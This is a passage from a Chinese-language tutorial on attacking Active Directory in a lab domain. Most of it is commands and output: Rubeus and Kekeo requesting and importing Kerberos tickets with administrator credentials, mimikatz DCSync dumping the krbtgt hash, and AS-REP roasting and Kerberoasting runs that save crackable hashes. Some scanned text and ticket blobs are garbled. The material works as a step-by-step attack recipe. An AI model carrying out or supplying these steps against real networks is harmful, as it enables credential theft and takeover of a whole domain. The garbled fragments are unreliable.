IBAKKBwQ5bn2BuzCBuKCBtTCBs3jC8r6AbMBmgAwIBF6ESBBBbnqZKtsrHBCatDyS9T7oQkbB1hJRS5DT02iGjAYoAMCAQGHETAPGw1hZG1pbm1zdHJhdG9yowDcBQ
jIXmTUwMjVaqAkbB1hJRS5DT02pHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB3hpZS5jb20=

Rubeus

v2.0.1

[*] Action: Ask TGS

[*] Using domain controller: AD01.xie.com (10.211.55.4)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'ldap/ad01.xie.com'
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

doIFdCCBXCgAwIBBaEDAgEwoOIEgDCCBHxhggr4MIIEdKADAgEFoQkbb1hJRS5DT02iHzAdoAMCAQKhFjAUGwRsZGFwGwxhZDAXLnhpZS5jb22jggQ/MIIEO6
zNtdrye4tVgP17k6ZgkyHDeuXBSToI45WP01f8Qk81382kbMMu1PZo13VfmmYA376r108FY4c4z/jYus0ZIEDsD51s+rtvtPt827c6RrUUh95wUCvKzwa8s/xjNVYjQ5i
HE8/h0924RpunnyA+X4Cx48yVJ5YKf8GrX2cB2B9EwekyIs8nwQRZAXwLWSHYUkwT7ZBB4am+F+f9F6gAbxGXP4q4haRwtLLkRP7ynymoy+OduqqUjayVHtCgIHuisR/+
LOKKTRA1UfP9xQmp14B+sq4Dck0PVR5jKkCaKkaBRU0JGd2kbIqEUwCmG2Mgpl+7uWgIELBAi5q8Ty7ph2LBoaPOHJCc54gZBHHVt2aPMKAXbsLyA/0YkqB0fRmcur
j8LVgFvq2vi5IJVVA8ZR12Wu02rT37/ktlU13w+0XG6Qn0dzcuLpMu9BskQaBP4f6ipTvw+VNP7Yq1rFwk6xN+Ve8j2Zvu8JjCh0T95T0iHtBm19InFjVpgCK6CPKY
xHz79Tnz7QZi2F+dU7KvacBCV3EVyP1G2tGVvwrsmx8SpX58GhB5j+OwMTwJXCH6J0yQkdaX01UY10mw5UhiQaF9p+DLKprTir9HNej9dr1v1F8YXXJyT741FisATKn
2Q1motbhyfSP5UNQ0AiWzSN+OUfeZJqeEBRxAqHoNWHulfo9W3mnE9xiOIMl0dcapCo1hIwH+2mUAKMDF1Cij3/IwBm8P7b//AvC7uvYieIM6LsTB8X/1TU1DiFNA8gU
ZjzK7aCkevvM2qP+REhRAUJ8APDzUKY1+iL9YS/xhDJQHAr+6E+jFGtgx/pKcLdZtaxrmMkdKd+oYVgVqMsAkhi+2E9k+Fe5RLR0ojEXNDV0XJevqd5Zp1mQNuquq52
HRFyHOMIHL0IHIIMIHFMIHCswKaADAgESoSIEIHdbDajPvEck20wvRh2Nzww3S+QJbIUpmoFcqKebia0oQkbB1hJRS5DT02iGjAYoAMCAQGHETAPGw1hZG1pbm1zdH
RgPMjAyMTeyMjVaqAkbB1hJRS5DT02pHzAdoAMCAQKhFjAUGwRsZGFwGwxhZDAXLnhpZS5jb20=

ServiceName      : ldap/ad01.xie.com
ServiceRealm     : XIE.COM
UserName         : administrator
UserRealm       : XIE.COM
StartTime        : 2021/12/15 19:51:53
EndTime          : 2021/12/16 5:50:25
RenewTill        : 2021/12/22 19:50:25
Flags            : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : d1sNqM+8RyTY7C9GGHY3PDdDL5AlshSmagVyop5uJo4=
```

如图所示，可以看到，未请求 ST 服务票据之前，是无法通过 mimikatz 的 DCSync 导出域内任意用户哈希的，导入 ST 服务票据之后，即通 mimikatz 的 DCSync 导出域内任意用户哈希。

C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"

```

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz(commandline) # exit
Bye!

C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt  badf5dbde4d4cbbd1135cc26d8200238      514

mimikatz(commandline) # exit
Bye!

```

Rubeus 导入票据

Rubeus 支持通过票据文件或者 base64 格式的票据进行导入。票据文件除了可以是 Rubeus 请求生成的票据，也可以是其他工具如 Kekeo 请求的票据，只要是以.kirbi 为后缀的均可。

1. 导入 base64 格式的票据

如果在请求票据的时候没有使用/ptt 参数导入到内存中的话，可以直接使用 Rubeus 导入请求的 base64 格式票据，即可访问目标。

如下命令，使用 administrator 凭据请求 TGT 认购权证，以 base64 格式打印出来，不导入到内存中。


```
Rubeus.exe asktgt /user:administrator /password:P@ssword1234 /nowrap
```

如图所示，使用 administrator 凭据请求 TGT 认购权证，以 base64 格式打印出来，不导入到内存中。

```
C:\Users\hack.XIE\Desktop>Rubeus.exe asktgt /user:administrator /password:P@ssword1234 /nowrap

Rubeus

v2.0.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 33E17AA21CCC6AB0E6FF30EECB918DFB
[*] Building AS-REQ (w/ preauth) for: 'xie.com/administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIF3jCCBSKgAwIBBAEDAgEwIERTCCBEHggQ9MIIEOaADAgEfoQkbB1hJRS5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB3hpZSS5jb22jggQHMIIEA6ADAgESoQMCAQKiggP1BIID8Ww
XH3a3an1S/dxQHqW5S5zhoa8ZX1wDbw71DrIP5X7ktva/0gJEPPCSyhnAwGfd+R1wMQQHkfoBT06QMu47J+RVA1UwyI60Uc3+PxOEZ1UG+RhszvMhd0EpFypLrnXrSb/qnrM8a1WwZVBERua7wst
aLGORrbRp773DNQva1WBGTSkkgQZqYesswb/GsGow4U7IPzh/kh1uNVdGy7FQw/mV8Hykz0xQz1sqRuhIBu9B840d0ZmDRFKAKcFWPZtgJ51mt9IqfpqPVN7F+dn3poR048ZHq+A/sy1HbXCnLW
t01H9DkeHg8/0Y6sy9m1Cb08qtPjHbQsKDohYBFipp/c+2hco6YmIU5tp74WOXLfkGTT/lasyCBFe/msIuyjdKjgBZzdyndUBzwLY3Cb4w0x4jdG0vbsAtYL1206vyuvXmOpSgUQMpt+GJ2CPTLq
SmAOBvuruqA3Z1bZzkGMR6/7UtQrp7N6PVqr+U06J80zd9+rA2KpjyejKWVEXDTrvE0qeNyY2B6hBe+wlyMpCAHP14a41jJfqmMqIj4zgNE2S1I1JQfsTd20zoH5xxT0bs90C0wZaodft6N+V17jQ5
CHRR4Wngg62ZU419vd1g5TRArTts45sbhUwH9uQTGKV2VbD0BgYKwrf15VSCbcskh11A1R09H1vyK7L1eoVwt1081EX0wR0J0eTqc1HoqK4JA9aZ7wox8hklD8m9cr/mvM+4AL1IYwYc7Gwe4Szk
d28re1Y12PMVKWmtjD9cGj0C4poGT11AU8FMsPxOf/AJeoje2xfzKYN81e4TXG21pdShHb1IDF1ep1eu9IL//z0ejaVbfVheLFMMrJnJ10RokTqop+tsqN3JwUwGEXAGX1U1H1dNFD1T6YKc20pDg
qSZY2j4B1s06RF4SjJnfnec/gfbdL6hwbU5j2Fm009AfyJxzoR1FE1jrvtAruGHSzwf7A0qCLUG1511yFQh0yocjeipus5Gna11j7d3nrPvJ1kzf2kwbY+13kN18dI221FKY41s1GKs6he12Q4rw5Z5
oM8UjR8vL40r21W8dqrkaR0tnjHJEYHgvHJ9+rI2ZKNa3xakX1f8P/X8Gf2f1R0/0wp2cw1yLBzLM03Ws3J6tBEH10kJtraarnWS7I9GMMKS11gjq3MAkvFm1Dor33qAhme4gl3j18osN4mfPBs2a
1ScrexELqOR1B7PV8X411gITG2S4us7JZdz47mZjMvJfKcUsj9ueevd/T1EXFn1B27y/XGzh95fo0J71qzj7jwbTFXSTCV01Aq16mpfmp10yAZD5Y1kV3bE20dXXVKqYVMNOJ1cSKmUrYwrbCB1M
x+CjgcwgcngAwIBAKKBwQSBvn2BuzCBuKCBtTCBsJCBt6AbMBngAwIBF6ESBBcyYRrvBYHb0Q811KFqumtCoQkBB1hJRS5DT02iGjAYoAMCAQGHETAPGw1hZG1pbl1z0HJhdG9yowcDBQBAQAQAAP
REYDzIwMjIwMTMwMTU0MzESUwYRGABYMDIyMDEzMtAXNDMxOVqNERgPMjAyMjYyMDYxNTQzMt1aQakbB1hJRS5DT02pHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB3hpZSS5jb20=

ServiceName      : krbtgt/xie.com
ServiceRealm     : XIE.COM
UserName         : administrator
UserRealm        : XIE.COM
StartTime        : 2022/1/30 23:43:19
EndTime          : 2022/1/31 0:43:19
RenewTill        : 2022/2/6 23:43:19
Flags             : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
```

然后执行如下命令将以上 base64 格式的票据导入到内存中。

#导入票据

```
Rubeus.exe ptt /ticket:上一步请求的 TGT 票据
```

如图所示，，将 base64 格式的票据导入到内存中。

```
C:\Users\hack.XIE\Desktop>Rubeus.exe ptt /ticket:doIFjCCBskGawIBBaEDAgEwooiERTCCBEfhggQ9MIIEoAAdAgEfoQkbB1hJRS5DT02iHDAoAMCAQKHEzARGwZrcmJ0Z3QbB3hpZS5jb22jggQHMIIEA6ADAgESoMCAQKigP1BIIID8WwH3a3an1S/dxQHqW5Szh0a8ZXiWdbW71Dr1PSx7ktva/0gJEPpCS8yhNawGfd+RiWQQHwkoFbt06QM47J+RVAiUwy160Uc3+PxOEZ1UG+RHszvMhd0EPfYpLrnXrSb/qnrM0a1WzVBERua7wstaLGOrrbRp77J3DNQva1WBGTSkggQZqYesswb/GsGow4U7IPzh/kh1uNVdgy7FQw/mV8Hlyzkz0xQz1sqRuhIBu9B840d0ZmDRfKAKCfWPZtgJSimt9IqfpqPVN7f+dn3poR048ZHQ+A/sy1HbXCnLWt01H9DkeHg8/0Y6sy9m1Cb08qTPjHbQsKDoHyBfpp7c+2hco6Ym1U5tp74W0XLfkGTT/1asyCBFe/mSiuyjdKjgBZzdymdUBzwlY3Cb4w0x4jdGCovsbATYL1206vyuvXmOpSgUQMpT+GJ2CPIILqSmAObvuruqAJZLbZzkgMR6/7Utp7N6PVqr+U06J80zd9+ra2KpjyejKWEXDTrvE0qeNyY2B6hBe+wiYmPCAP14a41JfFqmMqIj4zgNE2SIIJQfsTd20z0H5xxT0bs90C0w2aodft6N+V17jQ5CHRR4wNgG62ZU419vd1g5TRArtTs45sbhUwH9uqTgKV2VbD0Bgykwwr15VSCbcskh11A1R09H1vyK7L1eoVwt108IEXOWR0J0eTqclHoqK4JA9aZ7wox8hklD8m9cr/mvM+4A11YWyC7Gwe4Szk28re1Y12PMVKWtjD9cgj0C4pogT11AU8FMsPxOF/AJeoje2xfzKYN81e4TXG21pdShB1IDF1ep1eu9IL//z0ejaVbFvheLFMMr3njI0RokTqop+tsQn33WuW6ExA6K1U1H1dNFdIT6YKc20pDgqSYZ2j4Bis06Rf45jNfnec/gfbdL6HwbU5j2Fmd09AfyJxzoR1FEIjrvAruGHSzwF7A0qcLUGi5T1yFQhOyocjeip5GnaL1j7d3nrPv3lkzfZkwbY+13kN18dI2z1FkY41s1GKs6he12Q4rw5Z5oM8UJr8vL40rz1W8dqrkaR0tnjHJ0EYHgvHj9+RIZZKNa3xakXiF8P/X86F2f1R0/0Wp2cwlYLBzLM03Ws3J6tBEH10KJtraarnWS7I9GMMKSL1ggj3MAkvFmIDor33qAhme4g13ji8osN4mFPBs2a1ScrxELqORib7PV8X411gtTG2S4us7JZdz47mzjMvJfKCUsj9ueeVd/TiEXfnIB27y/XGzh95fooJ7iQzj7jwbTFXSTCVOIAq16mpfmp10yAZDSyikV3bE20dXxVKqYNNMNOJicSkMUrYwrbCBiMx+CjgcwmgcmgAwIBAKKBwQSBvn2BuzCBuKCBTTCBsJCBK6AbMBmgAwIBF6ESBCCyRrvBYHb0Q8I1KFquWtCoQkbB1hJRS5DT021GjAYoAMCAQGHETAPGw1hZG1pbm1zdHJhdG9yowcDBQBA4QAAPREYDzIwMjIwMTMwMTU0MzE5WqYRGABYMDIYMDZMTAxNDMxOVqnERGPmJjYmYMDYXNTQzMT1aQkbB1hJRS5DT02pHDAoAMCAQKHEzARGwZrcmJ0Z3QbB3hpZS5jb20=
```



```
v2.0.1

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

如图所示，可以看到，未导入票据之前，无法访问 AD01 的 CIFS 服务，导入服务票据之后，即可访问 AD01 的 CIFS 服务了。

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Access is denied.
```

未导入票据前

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$
```

日期	时间	类型	名称
2013/08/22	23:52	<DIR>	PerfLogs
2013/08/22	22:50	<DIR>	Program Files
2021/02/27	17:40	<DIR>	Program Files (x86)
2021/02/27	17:42	<DIR>	Users
2021/02/27	20:39	<DIR>	Windows
		0 File(s)	0 bytes
		5 Dir(s)	263,393,579,008 bytes free

导入票据后

2. 导入票据文件

Rubeus 支持导入以 .kirbi 为后缀的票据文件。可以是 Rubeus 生成的票据文件，也可以是其他工具如 Kekeo 生成的票据文件。

(1) 导入 Rubeus 生成的票据

如下命令，使用 Rubeus 生成票据文件，并使用 Rebeus 导入票据文件。

#明文密码申请 TGT 认购权证,将票据保存为 ticket.kirbi 文件, 此时并不导入到内存中

```
Rubeus.exe asktgt /user:administrator /password:P@ssword1234 /nowrap /outfile:ticket.kirbi
```

#导入票据

```
Rubeus.exe ptt /ticket:ticket.kirbi
```

如图所示，可以看到使用 Rubeus 请求 TGT 认购权证，并生成票据文件 ticket.kirbi。

```
C:\Users\hack.XIE\Desktop>Rubeus.exe asktgt /user:administrator /password:P@ssword1234 /nowrap /outfile:ticket.kirbi

RUBEUS

v2.0.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 33E17AA21CCC6AB0E6FF30EECB918DFB
[*] Building AS-REQ (w/ preauth) for: 'xie.com\administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFJjCCBSKgAwIBBAEDAgEwOoIERTCCBEFhggQ9MIIEOaADAgEfoQkbB1hJRS5DT02iHDAaoAMCAQKHhEzARGwZrcmJ0Z3QbB3hpZS5jb22jggQHMIIEA6ADA
gESoQMCAQKiiggP1B1ID8WZedzdE9mdSqWi fp0syzyU313k7UjZjPMkmcYuLwGZ8wTpTT15dP05PpRGiOd1HYC5w1zmpaKtdjrn7P/Oo0Ir75DRUMHy1I9w0QUjV4dAhd
LjrlSFqO9ad060yCElr3BIuwokhPyevdxC7vhn2tM0pIIWtWwC/VXDn0Y7C2L2dxoaxyLxqcjHrHsNJVq99xMSCEJ0aimH66Ba0sMkdXo/5vG97c2FjJmhrO6Dzx
5nLz/MYLn/UdyLgiyd22xftI4+t9cR/q3/r8EqGXaoZ7Fk2SENGHINH+LhJHY6PBOKbReKIZDs1hUtS10Z073dJbJotfMU/ZqNaf1P3+RQRQVLmIUp2woK6jiyeoTH
wORx1rqEyIMURbZmjVJfeBGwEbXDD3cKu7IAR6pDP19Pe5gvwmBGc4p10axYcrpxpiG11TpWnnNp15ninh57uwf1hCuP0Quvw1r5wQE+6UvFqwJDxa1+QZ/GEb/nq5N
eovPKb9Dn0ZNU7PVK2J8BM44d5pw+aS607sGuoFkxYMT1u4Cg2ATA9b7/qxX2t7Jwy21YZbnCwgIgF6+fw1RmC7eMpCACNe+0mnZdf0WzF515/FFRcYQ0r1s+Z0hXw5
bEJuSIF4dyQ1s1u3PhINyRtRDm6y2Z8JrrVCDxU3d9A0N1pvYaJEFTSNSdCFep9ENIFM9VdyN2ubh3/1AoTFUw1QQGe1lHFw12SBUnFcDBA263p3ZHkK7D3Yt1U9eN
L+X+P6xQnI3yfr+0sgdR/bL/kkk111Hg93+307646epMI4bgSx2gu5c+F2Xq2kUYwE7qc+ocIoI62DD01C+OqVnm4w+z+kPGSjzmTm8Hkqezaf/gF1Z2yK5NBjgTffwX
YNTENN6wLH73Xfu1I1H7EQZ2oxSxdoochn+n1nmkLM9qGsF5yNDWQIo42JUrXAVnoyxWxpWcHLasVtZW004+xFVC4hzcyEuSJCRCXeqs0mPMok5BoZJ07V7ebYh8eq
GJsEendyTi0JzV7npyohZVlm5fx2xvZhvUy8wu04e29MSBPMoa00Bsob4U87mUu/nz3m/ch/Q+T/MNfsCjPj6EygRVKfJrFNZIDBCbqpYPOQ1yeNPrEEu95oA1SVEb
vFF2c2q7f4eq4pGTm+c111kD+3xI1+IRuEhKUsHTgTWhh4wXm1lgGKWRZeKIp6Zhqsg6wSAQXorj6TXYHk3P52S1/f5bJyK2xT1cE0mkSPj28RRpG9LEtehY6YnU2MpA
37mzjbJH3BT+cfn6+mE7HfNpTawZciTCP7zdk1P/yxjrZAH57MIL/Vi+7W+uj9CobwWdCJxxkrnyAoMIFCGmcmQPjDXueuMGjgcwgcmgAwIBAKKBwOSBvn2BuzCBuK
CBtCBsJCB+6AbMBmgAwIBF6ESBBA+wb1qGNCW8Azwf61u1uXoQkbB1hJRS5DT02iGjAYoAMCAQGHETAPGw1hZG1pbm1zdhJhdG9yowcDBQBA4QAAPREYDzIwMjIwM
TMwMTYwMzA3WqYRGA8yMDIyMDEzMAYMDMwN1qnERgPMjAyMjAyMDYxNjAzMDAqAKb1hJRS5DT02pHDAaoAMCAQKHhEzARGwZrcmJ0Z3QbB3hpZS5jb20=
```

然后使用 Rubeus 导入该 ticket.kirbi 票据文件。如图所示：

fcmit.cc

访问 AD01 的 CIFS

导入票据后

PerfLo

Program Users

0 by
570 816 1

(2) 导入 Kekeo 生成的票据

如下命令，使用 Kekeo 工具生成票据文件，然后使用 Rebeus 导入票据文件。

#用 Kekeo 申请 TGT 认购权证,此时会生成一个 kirbi 结尾的票据

```
Kekeo.exe "tgt::ask /user:administrator /domain:xie.com /password:P@ssword1234"
"exit"
```

#导入票据

```
Rubeus.exe ptt /ticket:TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi
```

如图所示，可以看到使用 Kekeo 工具请求 TGT 认购权证，并生成票据文件，然后使用 Rubeus 导入该票据文件。

```
C:\Users\hack.XIE\Desktop>Kekeo.exe "tgt::ask /user:administrator /domain:xie.com /password:P@ssword1234" "exit"

kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
/A la Vie, A l'Amour"
/* * *
Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
https://blog.gentilkiwi.com/kekeo (oe.eo)
with 10 modules * * */

kekeo(commandline) # tgt::ask /user:administrator /domain:xie.com /password:P@ssword1234
Realm      : xie.com (xie)
User       : administrator (administrator)
CName      : administrator [KRB_NT_PRINCIPAL (1)]
SName      : krbtgt/xie.com [KRB_NT_SRV_INST (2)]
Need PAC   : Yes
Auth mode  : ENCRYPTION KEY 23 (rc4_hmac_nt ): 33e17aa21ccc6ab0e6ff30eecb918dfb
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
> Ticket in file 'TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi'

kekeo(commandline) # exit
Bye!

C:\Users\hack.XIE\Desktop>Rubeus.exe ptt /ticket:TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi

v2.0.1

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

如图所示，可以看到，未导入票据之前，无法访问 AD01 的 CIFS 服务，导入服务票据之后，即可访问 AD01 的 CIFS 服务了。

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$  
Access is denied.
```

未导入票据前

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$  
Volume in drive \\ad01.xie.com\c$ has no label.  
Volume Serial Number is C624-951B
```

Directory of \\ad01.xie.com\c\$ 导入票据后

```
2013/08/22  23:52    <DIR>          PerfLogs  
2013/08/22  22:50    <DIR>          Program Files  
2021/02/27  17:40    <DIR>          Program Files (x86)  
2021/02/27  17:42    <DIR>          Users  
2021/02/27  20:39    <DIR>          Windows  
                0 File(s)                0 bytes  
                5 Dir(s)  263,393,574,912 bytes free
```

AS-REP Roasting 攻击

如果当前主机在域内的话，可以通过执行如下命令运行 Rubeus，该工具会自动搜索域内设置了不要求 Kerberos 预身份验证的用户，并以该用户身份发送 AS-REQ 请求，由于不需要预身份验证，所以域控会直接返回 AS-REP 回复包。然后该工具会将 AS-REP 响应包中返回的用户 Hash 加密的 Login Session Key 以 John 能破解的格式保存为 hash.txt 文件。

```
Rubeus.exe asreproast /format:john /outfile:hash.txt
```

如图所示，通过 LDAP 查询找到 test 用户设置了不要求 Kerberos 预身份验证，然后用 test 身份发送 AS-REQ 请求，并将 AS-REP 响应包中返回的用户 Hash 加密的 Login Session Key 以 John 能破解的格式保存为 hash.txt 文件。

C:\Users\hack.XIE\Desktop>Rubeus.exe asreproast /format:john /outfile:hash.txt

```

RUBEUS
v2.0.1

[*] Action: AS-REP roasting
[*] Target Domain      : xie.com
[*] Searching path 'LDAP://AD01.xie.com/DC=xie,DC=com' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName     : test
[*] DistinguishedName  : CN=test,CN=Users,DC=xie,DC=com
[*] Using domain controller: AD01.xie.com (10.211.55.4)
[*] Building AS-REQ (w/o preauth) for: 'xie.com\test'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\hack.XIE\Desktop\hash.txt
[*] Roasted hashes written to : C:\Users\hack.XIE\Desktop\hash.txt

C:\Users\hack.XIE\Desktop>type hash.txt
$krb5asrep$test@xie.com:624E1BCE3BAA37579EDCB5194329DD33$6E0947722A4A8C8B86042F9AD6CFE6FE1EE6A18ADC0175E7AF9D94452FDA792A63F5DFD61DC8AC7591C0E2634D38
A29BE0313AFEB6547456A25F731DD4DD3ADFD16BDC83250F7CA73F5A27F4926700D2358E0D030711A588906FDCB13465D0189A16AF3107B4D1235F86ECA5356100E03330600F5FF0D70E
A2C0DAAFED253C5BF5C9D958EC58CBA43A2CAF631DE76EDF93C4EDDE9A271F06E86C02C064DB1202A2756A34A99275ED54A3D50FCBEC91215D59000581DD97340E68FD06D679B81C8C09
7BD200C6AE93BB39A9FBF51A527374078C936502F26CE77EF3CF537114193

```

Kerberoasting 攻击

Rubeus 里面的 Kerberoasting 攻击支持对所有用户或者特定用户执行 Kerberoasting 操作，其原理在于先用 LDAP 查询域内所有具有 SPN 的用户(除了 kadmin/changepw)，再通过发送 TGS 包，然后直接打印出能使用 John 或 hashcat 爆破的 Hash。

如下命令会请求域内所有具有 SPN 的用户，并以 hashcat 能破解的格式保存为 hash.txt 文件。

```
Rubeus.exe kerberoast /format:john /outfile:hash.txt
```

如图所示，通过 LDAP 查询域内所有具有 SPN 的用户，可以看到查询到 hack 用户。然后通过发送 TGS 包，请求 hack 用户下注册的 SPN 的服务票据，并保存为 hash.txt 文件。拿到 hash.txt 文件后，攻击者就可对其进行爆破了。

```
C:\Users\hack.XIE\Desktop>Rubeus.exe kerberoast /format:john /outfile:hash.txt

Rubeus
v2.0.1

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain : xie.com
[*] Searching path 'LDAP://AD01.xie.com/DC=xie,DC=com' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt))((UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName : hack
[*] DistinguishedName : CN=hack,CN=Users,DC=xie,DC=com
[*] ServicePrincipalName : SQLServer/win7.xie.com:1433/MSSQL
[*] PwdLastSet : 2021/7/1 21:25:09
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\hack.XIE\Desktop\hash.txt

[*] Roasted hashes written to : C:\Users\hack.XIE\Desktop\hash.txt

C:\Users\hack.XIE\Desktop>type hash.txt
$krb5tgs$23$*hack$xie.com$SQLServer/win7.xie.com:1433/MSSQL@xie.com*$631D72D0B2D13110D6D7A3AC33D26590A$5E80EEDC67451301EF5B0B571F28C9505B806988425F05D
8715F51CA72DD6A228017032A80B1A005519EE7C10101D63A3E262224CDE90DF58376A6699269EAD40CC9F32AC8DFF2D84EAF1D628BC8B1C1A9CE89DDF080B70B6G2878EADD055C602AF0A
34C203709C2E44B55D3957871C790CEB13A1172A1DFF2A007E488552A4262E8AB6D3057C41D3A4E7D52041533E6CF29C44DC527557958D8627D926EACD2600CE2275B283AAC805738008
AF1CEF28E2194A2E0D9173212EC7CF2CE77FDF412D3FC7E37275368E55798984070F11FC871C8E48033690982B448195587A5DA6CD706E9F465B461F6AE696CB38FEB170BF7E77A5D29E
B9C3A137602207E8DECF865F1799C72D88F8DBA71764C90636FB0EAD0803E05AB6AD987E953F19019A3F7C2BCC763F90C724C8D70C668D92C7D27A0200756A7C73FFA1D08A5FB3A091AC9
FC4115F5C7C7ABA20A9DAC48DC28B76661496C98B441B17E72FF1D87C0E72A22781251EEDFB98C870E76F5EB21B21803838B908A27A9783CBEE11DCCEB8C74D5CFA182E40E5B0F51C7C7
55A4E68A9AEB07A80D7194DA5BF7B6EAD6F3E889C760F56AF71883F503C1479C1C4C68F0E6CF4EDEAA9C6C54320F4143EB3A98C18C77340A2058CDEAB279B19B5CAC01D352B0568102C
```

如下命令会请求指定 SPN 的服务票据，并以 john 能破解的格式保存为 hash.txt 文件。拿到 hash.txt 文件后，攻击者就可对其进行爆破了。

```
Rubeus.exe kerberoast /spn:SQLServer/win7.xie.com:1433/MSSQL /format:john /outfile:hash.txt
```

执行结果如图所示，


```
C:\Users\hack.XIE\Desktop>Rubeus.exe kerberoast /spn:SQLServer/win7.xie.com:1433/MSSQL /format:john /outfile:hash.txt
```

```

Rubeus
v2.0.1

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN : SQLServer/win7.xie.com:1433/MSSQL
[*] Hash written to C:\Users\hack.XIE\Desktop\hash.txt

[*] Roasted hashes written to : C:\Users\hack.XIE\Desktop\hash.txt

C:\Users\hack.XIE\Desktop>type hash.txt
$krb5tgs$23*$USER$DOMAIN$SQLServer/win7.xie.com:1433/MSSQL*$631D72DB2D13110D6D7A3C3D26590A$5E80EDC67451301EF5B08571F28C9505B806988425F05DB715F51CA
72DD6A22B017032A80B1A005519EE7C1010D63A3E262224CDE90DF58376A6699269EAD40CC9F32AC8DFF2D84EAF1D62B8C8B1C1A9CE89DDF080B70B662878EADD55C692AF0A34C203709
C2E44B5D3957871C790CEB13A1172A1DFE2A007E48B552A4262E8AB6D3057C41D3A4E7D52041533E6CF29C44DC527557958D8627D926EACD2600CE2275B283AAC8C05738008AF1CEF28E
2194A2E0D9173212EC7CF2CE77DFDFA12D3FC7E3727536BE55798984970F11FC871C8E48033690982B448195587A5DA6CD706E9F465B461F6AE696CB38FE17DBFE7E77A5D29E99C3A1376
02207EBDECF865F1799C72D8BF8DBA71764C90636FB0EAD0803E05AB6AD987E953F19019A3F7C2BCC763F90C724C8D70C668D92C7D27A0200756A7C73FFA1D68A5F83A091AC9FC4115F5C
C7C7A8A20A9DAC4BDC28B76661496C98B441B17E72FF1DB7C0E72A22781251EEDF898C870E76F5EB21B21803838B90BA27A9783CBEE11DCE8C74D5CF182E48E5B0F51C7C765A4E68A9
AEB07A80D7194DA5BFA7B6EAD6F3E889C760F56AF71883F503C1479C1C4C68F0E6CF4EDEAA9C6C54320F4143EB3A98C18C77340A20358CDEAB279B19B5CAC01D352B0568102CA32CAA06C
B3371A4D54BD1484E33CD567CE087F341065359AB81850EC1A587812E2907414F0DD4DEB9615FEF943735A4FF4A757E90D570FC6B589207CD8EAFE58B1710086EB49317F595D07060050F
B028DF31F7B899E387E03542FEAE8699D686E52318DB0BAAAC9A8A2F7B84A1065D01E54CBAFFAF3B4F3D6ED3601B61972603014F3E476DEE4A373E8086018F804427C88697D80268FE1C89
FF12F15356F55465A9566634CDBA95CD06622673B88C929DA02CFC0211C8B5777E08F81DAED144FE84D38E8AC0870C82044B8049F64C81D06780F9424C360F78D80F009CBFA2A8574EC4
